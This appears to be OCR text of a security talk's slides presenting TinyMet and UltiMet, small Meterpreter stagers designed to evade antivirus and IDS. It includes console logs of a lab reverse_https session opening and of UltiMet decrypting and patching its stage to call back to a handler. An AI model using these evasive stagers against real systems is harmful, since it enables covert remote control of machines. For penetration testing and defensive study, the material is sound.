Evading antivirus remains a challenge for those who are trying to use msfpayload/msfvenom to create their stand-alone “exe” payloads, and no matter how hard one tries to achieve that using whatever is already in the framework, or tools written by others, results are largely unreliable, try googling “meterpreter evade AV” and good luck ☺.

Even if we managed to create a stager that get past HIPS/AV, the stage could get flagged by an inline IDS, or a web proxy which prohibits downloading of executable files.


The stand-alone executables “created using msfpayload” is not flexible at all after being created “i.e. LHOST, LPORT and the TRANSPORT” are hard-coded, so, if you want to change any of those, you have to create a new one “and manage to evade AV”.

So, things to be considered:

(1) Evade AV “to reliably achieve that, you HAVE to write your own stagers”.

(2) Create a “flexible” stager.

(3) Eliminate the need to get the stage over network “i.e. creating an inline-meterpreter”.



TinyMet

A small “4 kilobytes”, open source, flexible meterpreter stager

It takes LPORT, LHOST, TRANSPORT as command line arguments.

Available transports

- reverse_tcp
- reverse_http
- reverse_https
- bind_tcp

http://www.tinymet.com

A windows executable that can function as various meterpreter stand-alone exe's, in addition to functioning as "msfpayload" to generate exe files that run hidden when executed.

Supports functioning as the following meterpreter "types": "reverse_tcp", "bind_tcp", "reverse_http", "reverse_https", "metsvc_bind_tcp" and "metsvcreverse_tcp"

Can create exe files that connects upon execution using pre-configured settings "exactly as msfpayload generated exe", however, generated exe files still accept command line arguments and settings could be reset or changed, all supported from within that single exe.

The generated exe is a pre-configured ultimet that can be used to create OTHER exe files! so, let's say you created a reverse_tcp exe using the --msfpayload option, you can use THAT exe later to create another bind_metsvc, then use THAT exe to create a reverse_http … and so on, or simply reset to default

UltiMet

The ultimate meterpreter executable

… a.k.a meterpreter-on-steroids ☺


http://eldeeb.net/wrdprs/?page_id=156

```
msf exploit(handler) >
[*] 192.168.52.1:52317 Request received for /nyK0_5Mcbz51hcyQFKLCh/...
[*] Incoming orphaned session nyK0_5Mcbz51hcyQFKLCh, reattaching...
[*] Meterpreter session 5 opened (192.168.52.131:443 -> 192.168.52.1:52317) at 2014-06-19 07:30:24 -0400

msf exploit(handler) > sessions

Active sessions
===============

  Id  Type                   Information
  --  ----                   -----------
  5   meterpreter x86/win32  THE-LAPTOP\Sherif @

msf exploit(handler) > sessions -i 5
[*] Starting interaction with 5...

meterpreter > sysinfo
Computer        : THE-LAPTOP
OS              : Windows 8 (Build 9200).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Meterpreter     : x86/win32
meterpreter >
```

```
C:\Users\Sherif\Desktop\ultimet>ultimet.exe -t reverse_https -h 192.168.52.131 -p 443

**************************************************
[+] [ultimet] - The Ultimate Meterpreter Executable
[+] v0.3
**************************************************
  -  http://eldeeb.net - @SheriefEldeeb

[*] Loading stage into memory from resource...
[!] Looks like loaded stage is encrypted, Locating Encryption key...
[*] "Uv9dlGdQdeBUU115" will be used; decrypting...
[*] Looks like stage decrypted correctly, proceeding to patching stage...
[*] Patching transport: Offset 0x000a1f18 ->  "METERPRETER_TRANSPORT_HTTPS"
[*] ReflectiveDll function offset found: 0x000587df
[*] Patching ReflectiveDll Bootstrap: "MZ" Offset 0x00000000
[!] No UserAgent specified, using default one ...
[*] Patching UA: Offset 0x000a2068 -> "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:11.0) Gecko Firefox/11.0"
[!] No expiration_timeout specified, using 60400 seconds ...
[*] Patching global_expiration_timeout: Offset 0x000a22c0 -> "60400" seconds
[!] No comm_timeout specified, using 300 seconds ...
[*] Patching global_comm_timeout: Offset 0x000a22c4 -> "300" seconds
[*] Calculated URL: https://192.168.52.131:443/nyK0_5Mcbz51hcyQFKLCh/
[*] Patching global_meterpreter_url: Offset 0x000a1f58 ->  "https://192.168.52.131:443/nyK0_5Mcbz51hcyQFKLCh/"
[*] Everything in place, casting whole buffer as a function...
[*] Detaching from console & calling the function, bye bye [ultimet], hello metasploit!
```

UltiMet

Demo



Questions?

تم بحمد الله

Sherif Eldeeb

http://eldeeb.net

http://twitter.com/SheriefEldeeb

sherif@eldeeb.net